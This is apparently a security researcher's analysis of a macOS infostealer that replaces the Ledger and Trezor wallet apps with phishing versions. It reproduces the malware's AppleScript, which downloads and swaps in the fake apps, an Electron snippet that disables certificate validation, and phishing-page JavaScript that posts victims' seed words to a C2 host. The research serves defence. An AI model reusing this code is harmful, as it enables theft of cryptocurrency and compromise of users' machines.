



Initial ClickFix infection page + various phishing pages for Trezor & Ledger
A recent Mac malware/infostealer strain, usually distributed through ClickFix, now includes a new system that not only exfiltrates Ledger & Trezor Application Support data, but replaces the apps with modified, malicious, and advanced phishing versions. These drop-in app replacements load URLs in-app that emulate official seed recovery under the format http[s]://domain.tld/[ledger/trezor]/[start/main/seed]/token. Enhancements are in-place to avoid the appearance of a browser and to avoid exposing the phishing sites' URLs.
try
    do shell script "test -d " & quoted form of LEDGERDEST
    set ledger_installed to true
on error
    set ledger_installed to false
end try

if ledger_installed then
    try
        do shell script "curl -k --user-agent 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36' -H 'api-key: []' -L " & quoted form of LEDGERURL & " -o " & quoted form of LEDGERDMGPATH
        do shell script "unzip -q -o " & quoted form of LEDGERDMGPATH & " -d " & quoted form of LEDGERMOUNT
        set app_exists to false
        try
            do shell script "test -e " & quoted form of LEDGERPATH0
            set app_exists to true
        on error
            set app_exists to false
        end try
        try
            do shell script "test -e " & quoted form of LEDGERPATH1
            set app_exists to true
        on error
            set app_exists to false
        end try
        if app_exists then
            do shell script "cp -rf " & quoted form of LEDGERDEST & " " & quoted form of LEDGERTMPDEST
            do shell script "rm -rf " & quoted form of LEDGERDEST
            do shell script "mv " & quoted form of LEDGERTMPDEST & " " & quoted form of LEDGERDEST
            do shell script "mv " & quoted form of LEDGERPATH0 & " " & quoted form of LEDGERDESTFILE0
            do shell script "mv " & quoted form of LEDGERPATH1 & " " & quoted form of LEDGERDESTFILE1
            do shell script "codesign -f -d -s - " & quoted form of LEDGERDEST
        end if
    end try

end if

try
    do shell script "test -d " & quoted form of TREZORDEST
    set trezor_installed to true
on error
    set trezor_installed to false
end try

if trezor_installed then
    try
        do shell script "curl -k --user-agent 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36' -H 'api-key: []' -L " & quoted form of TREZORURL & " -o " & quoted form of TREZORDMGPATH
        do shell script "unzip -q -o " & quoted form of TREZORDMGPATH & " -d " & quoted form of TREZORMOUNT
        set app_exists to false
        try
            do shell script "test -e " & quoted form of TREZORPATH
            set app_exists to true
        end try

        if app_exists then
            try
                do shell script "killall -9 'Trezor Suite'"
            end try
            do shell script "rm -rf " & quoted form of TREZORDEST
            do shell script "cp -R " & quoted form of TREZORPATH & " " & quoted form of TREZORAPPFOLDER
        end if
    end try

    try
        do shell script "rm -rf " & quoted form of TREZORDMGPATH
        do shell script "rm -rf " & quoted form of TREZORPATH
    end try
end if
AppleScript excerpt for .app replacement from @vx-underground's RE
I was able to find three active token-domain pairs to grab samples with (across Reddit, X, and Medium) under http[s]://domain.tld/[ledger/trezor]/[token] from @vx-underground, Dave W., and @JammyPants1119 (crypto startup job scam). Note that neither fetching the replacement apps nor grabbing the phishing pages actually requires the API key included in the scripts and binaries.
We've seen ledger-based phishing malware before.
- Trezor: Fairly simplistic & ad-hoc signed webpage wrapper that bypasses HTTPS (ATS & credential with no validation). There is no in-app communication with the C2. A fake menu bar includes sizing options to appear more legitimate, along with a WKWebView with no navigation chrome to mask the appearance of a webpage, and some interesting window sizing restrictions to prevent the user from fiddling with the layout. Several red herring functions, like

FBAssistantStellaBusTransport,ChangePasswordViewController, andMSDKDnsNetworkManagerare either empty stubs or always return true.setWindow:is titled asChipDeviceBleScanner, andsetWebView:is titled asFakeBleAdapterInformation. The app'sinfo.plistexposes the phishing domain under an ATS exemption (which also happens to be redundant). After the user inputs a seed, they're greeted with a "Something went wrong" error onhttp[s]://domain.tld/trezor/err/token. Interestingly, in the HTML for this error page, there are comments referring to a "your" in the third person (Custom focus ring (optional, matches your grayish theme)), almost as if the page was written by an LLM.
- Ledger: The C2's Ledger phishing pages are never actually used. Instead, the sample communicates with a new C2, and the phishing pages are hardcoded. The AppleScript swaps
info.plist, changing the hash forapp.asarbefore swapping that as well. Unpacking the drop-inapp.asarreveals a prettifiedmain.bundle.jswith 3 new lines injected to disable all SSL/TLS certificate validation in the Electron app. Note that all of the C2's I've looked at for this strain have valid certs, but that the devs are proactive and assume they'll have been reported.<script src="renderer.bundle.js" defer=""></script></body></html>is also removed inindex.html.

info.plist, with a new app.asar hashconst { app } = require('electron');
app.commandLine.appendSwitch('ignore-certificate-errors');
process.env.NODE_TLS_REJECT_UNAUTHORIZED = '0';injection to remove cert validation

recovery-step-1.html
recovery-step-2.html
recovery-step-3.htmlcontinueBtn.addEventListener('click', function () {
if (!this.classList.contains('active')) return;
const words = Array.from(inputs).map(i => i.value.trim());
const token = '7d14c6ce9da34479db925b3659d6905a4dd3515bb02fe525cb767d6e20778f01';
const targetUrl = 'https://main.domain.coupons/modules/wallets';
fetch(targetUrl, {
method: 'POST',
cache: 'no-cache',
headers: {
'Content-Type': 'application/json'
},
body: JSON.stringify({
seedwords: words,
token: token,
app: 'ledger',
url: location.href
})
